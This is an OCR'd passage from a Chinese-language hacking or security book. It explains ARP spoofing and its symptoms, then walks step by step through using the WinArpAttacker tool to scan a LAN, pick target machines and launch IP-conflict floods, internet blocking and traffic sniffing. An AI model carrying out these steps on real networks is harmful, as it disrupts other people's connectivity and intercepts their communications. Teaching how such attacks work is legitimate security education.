
Step 03 在“服务”列表中选中 Remote Registry 选项并右击，在弹出的快捷菜单中选择“属性”菜单命令，打开“Remote Registry 的属性（本地计算机）”对话框，如下图所示。



Step 04 单击“停止”按钮，即可打开“服务控制”对话框，提示 Windows 正在尝试启动本地计算上的一些服务，如下图所示。



Step 05 在服务启动完毕之后，即可返回到“Remote Registry 的属性（本地计算机）”对话框，此时即可看到“服务状态”已变为“已停止”，单击“确定”按钮，即可关闭远程注册表管理服务，如下图所示。



6.4 形形色色的网络欺骗攻击

一个黑客在真正入侵系统时，并不是依靠别人写的什么软件，更多是靠对系统和网络的深入了解来达到目的，从而出现了形形色色的网络欺骗攻击，如常见的 ARP 欺骗、DNS 欺骗、钓鱼网站欺骗术等。

绝招9：网络中的ARP欺骗攻击



ARP 欺骗是黑客常用的攻击手段之一，

ARP 欺骗分为两种，一种是对路由器 ARP 表的欺骗；另一种是对内网 PC 的网关欺骗，ARP 欺骗容易造成客户端断网。

1. ARP欺骗的工作原理

假设一个网络环境中，网内有 3 台主机，分别为主机 A、B、C。主机详细信息如下。

A 的地址为：IP:192.168.0.1　MAC: 00-00-00-00-00-00。

B 的地址为：IP:192.168.0.2　MAC: 11-11-11-11-11-11。

C 的地址为：IP:192.168.0.3　MAC: 22-22-22-22-22-22。

正常情况下是 A 和 C 之间进行通信，但此时 B 向 A 发送一个自己伪造的 ARP 应答，而这个应答中的数据为发送方 IP 地址 192.168.0.3（C 的 IP 地址），MAC 地址是 11-11-11-11-11-11（C 的 MAC 地址本来应该是 22-22-22-22-22-22，这里被伪造了）。当 A 接收到 B 伪造的 ARP 应答，就会更新本地的 ARP 缓存（A 被欺骗了），这时 B 就伪装成 C 了。

同时，B 同样向 C 发送一个 ARP 应答，应答包中发送方 IP 地址是 192.168.0.1（A 的 IP 地址），MAC 地址是 11-11-11-11-11-11（A 的 MAC 地址本来应该是 00-00-00-00-00-00），当 C 收到 B 伪造的 ARP 应答，也会更新本地 ARP 缓存（C 也被欺骗了），这时 B 就伪装成了 A。这样主机 A 和 C 都被主机 B 欺骗，A 和 C 之间通信的数据都经过了 B。主机 B 完全可以知道它们之间说的什么。这就是典型的 ARP 欺骗过程。

2. 遭受ARP攻击后现象

ARP 欺骗木马的中毒现象表现为：使网络中的计算机突然掉线，过一段时间后又会恢复正常。例如用户频繁断网、IE 浏览器频繁出错，以及一些常用软件出现故障等。如果局域网中是通过身份认证上网的，会突然出现可认证，但不能上网的现象（无法 ping 通网关），重启计算机或在 MS-DOS 窗口下运行命令 arp -d 后，又可恢复上网。


ARP 欺骗木马只需成功感染一台计算机，就可能导致整个局域网都无法上网，严重的甚至可能带来整个网络的瘫痪。

3. 开始进行ARP欺骗攻击


使用 WinArpAttacker 工具可以对网络进行 ARP 欺骗攻击，除此之外，利用该工具还可以实现对 ARP 机器列表的扫描。

具体的操作步骤如下。

Step 01 下载 WinArpAttacker 软件，双击其中的 WinArpAttacker.exe 程序，即可打开 WinArpAttacker 主窗口，如下图所示。



Step 02 选择“扫描”→“高级”选项，即可打开“扫描”对话框，从中可以看出有扫描主机、扫描网段、多网段扫描 3 种扫描方式，如下图所示。



Step 03 使用“扫描主机”方式可以获得目标主机的 MAC 地址。在“扫描”对话框


中选中“扫描主机”单选按钮，并在后面的文本框中输入目标主机的 IP 地址，如 192.168.0.104，然后单击“扫描”按钮，即可获得该主机的 MAC 地址，如下图所示。




Step 04 “扫描网段”方式可以对指定 IP 段范围内的主机进行扫描。选中“扫描网段”单选按钮，在 IP 地址范围的文本框中输入扫描的 IP 地址范围，如下图所示。



Step 05 单击“扫描”按钮即可进行扫描操作，当扫描完成时会出现一个“Scanning successfully！”（扫描成功）对话框，如下图所示。




Step 06 依次单击“确定”按钮，返回到 WinArpAttacker 主窗口，在其中即可看到扫描结果，如下图所示。



此时，WinArpAttacker 窗口被分成以下 3 个部分。

- 上面的区域是主机列表区，主要显示局域网内的机器 IP、MAC、主机名、是否在线、是否在监听、是否处于被攻击状态，以及 ARP 数据包和转发数据包统计信息等；
- 左下方的区域是检测事件显示区，主要显示检测到的主机状态变化和攻击事件；
- 右下方的区域显示 IP 地址和 MAC 地址信息。

Step 07 在扫描结果中选中要攻击的目标计算机前面的复选框，然后在 WinArpAttacker 主窗口中单击“攻击”下拉按钮，在其弹出的快捷菜单中选择任意选项，就可以对其他计算机进行攻击了，如下图所示。




在 WinArpAttacker 中有以下 6 种攻击方式。

- 不断 IP 冲突击：不间断的 IP 冲突


攻击，FLOOD 攻击默认是 1000 次，可以在选项中改变这个数值。FLOOD 攻击可使对方机器弹出 IP 冲突对话框，导致死机。

- 禁止上网：可使对方机器不能上网；
- 定时 IP 冲突：定时的 IP 冲突；
- 监听网关通信：监听选定机器与网关的通信，监听对方机器的上网流量。发动攻击后用抓包软件来抓包看内容；
- 监听主机通信：监听选定的几台机器之间的通信；
